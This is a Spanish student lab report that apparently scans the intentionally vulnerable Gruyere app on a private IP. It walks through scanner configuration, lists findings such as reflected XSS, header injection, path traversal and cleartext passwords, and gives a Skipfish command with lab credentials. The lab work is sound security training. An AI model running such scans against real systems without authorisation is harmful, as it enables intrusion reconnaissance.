
Primero creo un proyecto nuevo:




Ahora le doy a new scan, y añado la URL:



Ahora en Scan configuración Deep:





Añado el usuario y la contraseña, para que pueda iniciar sesión:



Por último, pulso en OK, para que empiece a escanear la página:


## PROYECTO 1<sup>a</sup> EVALUACIÓN





Resultados:

## PROYECTO 1<sup>a</sup> EVALUACIÓN




Ahora vamos a ver la vulnerabilidades encontradas:

	Task	Time	Action	Issue type	Host	Path	Insertion point	Severity	Confidence	Comment
▀	Filter	High	Medium	Low	Info	Certain	Firm	Tentative		
55	3	12:51:53 1 feb 2023	Issue found	● Cross-site scripting (reflected)	http://192.168.1.99:8080	/6278400374807782281231539194576695652/snip...	URL path/folder 1	High	Certain	
53	3	12:51:53 1 feb 2023	Issue found	● Cross-site scripting (reflected)	http://192.168.1.99:8080	/6278400374807782281231539194576695652/...	URL path/folder 1	High	Certain	
50	3	12:51:53 1 feb 2023	Issue found	● Cross-site scripting (reflected)	http://192.168.1.99:8080	/6278400374807782281231539194576695652/...	URL path/folder 1	High	Certain	
51	3	12:51:08 1 feb 2023	Issue found	● Cross-site scripting (reflected)	http://192.168.1.99:8080	/6278400374807782281231539194576695652/sav...	URL path/folder 1	High	Certain	
49	3	12:49:58 5 feb 2023	Issue found	● HTTP response header injection	http://192.168.1.99:8080	/6278400374807782281231539194576695652/sav...	uid parameter	High	Certain	
44	3	12:49:44 5 feb 2023	Issue found	● Cross-site scripting (reflected)	http://192.168.1.99:8080	/6278400374807782281231539194576695652/...	URL path/folder 1	High	Certain	
42	3	12:48:44 5 feb 2023	Issue found	● Cross-site scripting (reflected)	http://192.168.1.99:8080	/6278400374807782281231539194576695652/...	URL path/folder 1	High	Certain	
41	3	12:48:26 5 feb 2023	Issue found	● Cross-site scripting (reflected)	http://192.168.1.99:8080	/6278400374807782281231539194576695652/...	URL path/filename	High	Certain	
37	3	12:48:26 5 feb 2023	Issue found	● File path traversal	http://192.168.1.99:8080	/6278400374807782281231539194576695652/...	URL path/filename	High	Certain	
33	3	12:48:12 5 feb 2023	Issue found	● Cross-site scripting (reflected)	http://192.168.1.99:8080	/6278400374807782281231539194576695652/...	URL path/folder 1	High	Certain	
31	3	12:48:07 5 feb 2023	Issue found	● Cross-site scripting (reflected)	http://192.168.1.99:8080	/6278400374807782281231539194576695652/...	URL path/folder 1	High	Certain	
29	3	12:47:59 5 feb 2023	Issue found	● Cross-site scripting (reflected)	http://192.168.1.99:8080	/6278400374807782281231539194576695652/...	URL path/folder 1	High	Certain	
27	3	12:47:38 5 feb 2023	Issue found	● Cross-site scripting (reflected)	http://192.168.1.99:8080	/6278400374807782281231539194576695652/...	URL path/folder 1	High	Certain	
26	3	12:47:25 5 feb 2023	Issue found	● Cross-site scripting (reflected)	http://192.168.1.99:8080	/6278400374807782281231539194576695652/...	URL path/filename	High	Certain	
23	3	12:47:01 5 feb 2023	Issue found	● Cross-site scripting (reflected)	http://192.168.1.99:8080	/6278400374807782281231539194576695652/lib.js	URL path/folder 1	High	Certain	
12	3	12:46:09 5 feb 2023	Issue found	● Cleartext submission of password	http://192.168.1.99:8080	/6278400374807782281231539194576695652/...	URL path/folder 1	High	Certain	
7	3	12:46:08 5 feb 2023	Issue found	● Cleartext submission of password	http://192.168.1.99:8080	/6278400374807782281231539194576695652/login	URL path/folder 1	High	Certain	
5	3	12:46:08 5 feb 2023	Issue found	● Cleartext submission of password	http://192.168.1.99:8080	/6278400374807782281231539194576695652/login	URL path/folder 1	High	Certain	

Tenemos 15 de nivel alto, que se dividen en varios tipos:XSS,Http response header injection,File path transversal,Cleartext submission of password.

En cuanto al nivel medio no tenemos ninguna:




### e) SkipFish

Para usar esta herramienta, ejecutaré el siguiente comando:


'Skipfish -o informeGruyere -A alesander:abc123.  
<http://192.168.1.99:8080/627840037480778722812315839194576695652>'

-o, indica como se va llamar el informe.

-A, es para introducir el nombre de usuario y contraseña para la autentificación.



```
(kali㉿kali)-[~] $ skipfish -o informeGruyere -A aleksander:abc123 http://192.168.1.99:8080/627840037480778722812315839194576695652/l Activated + Ext
```

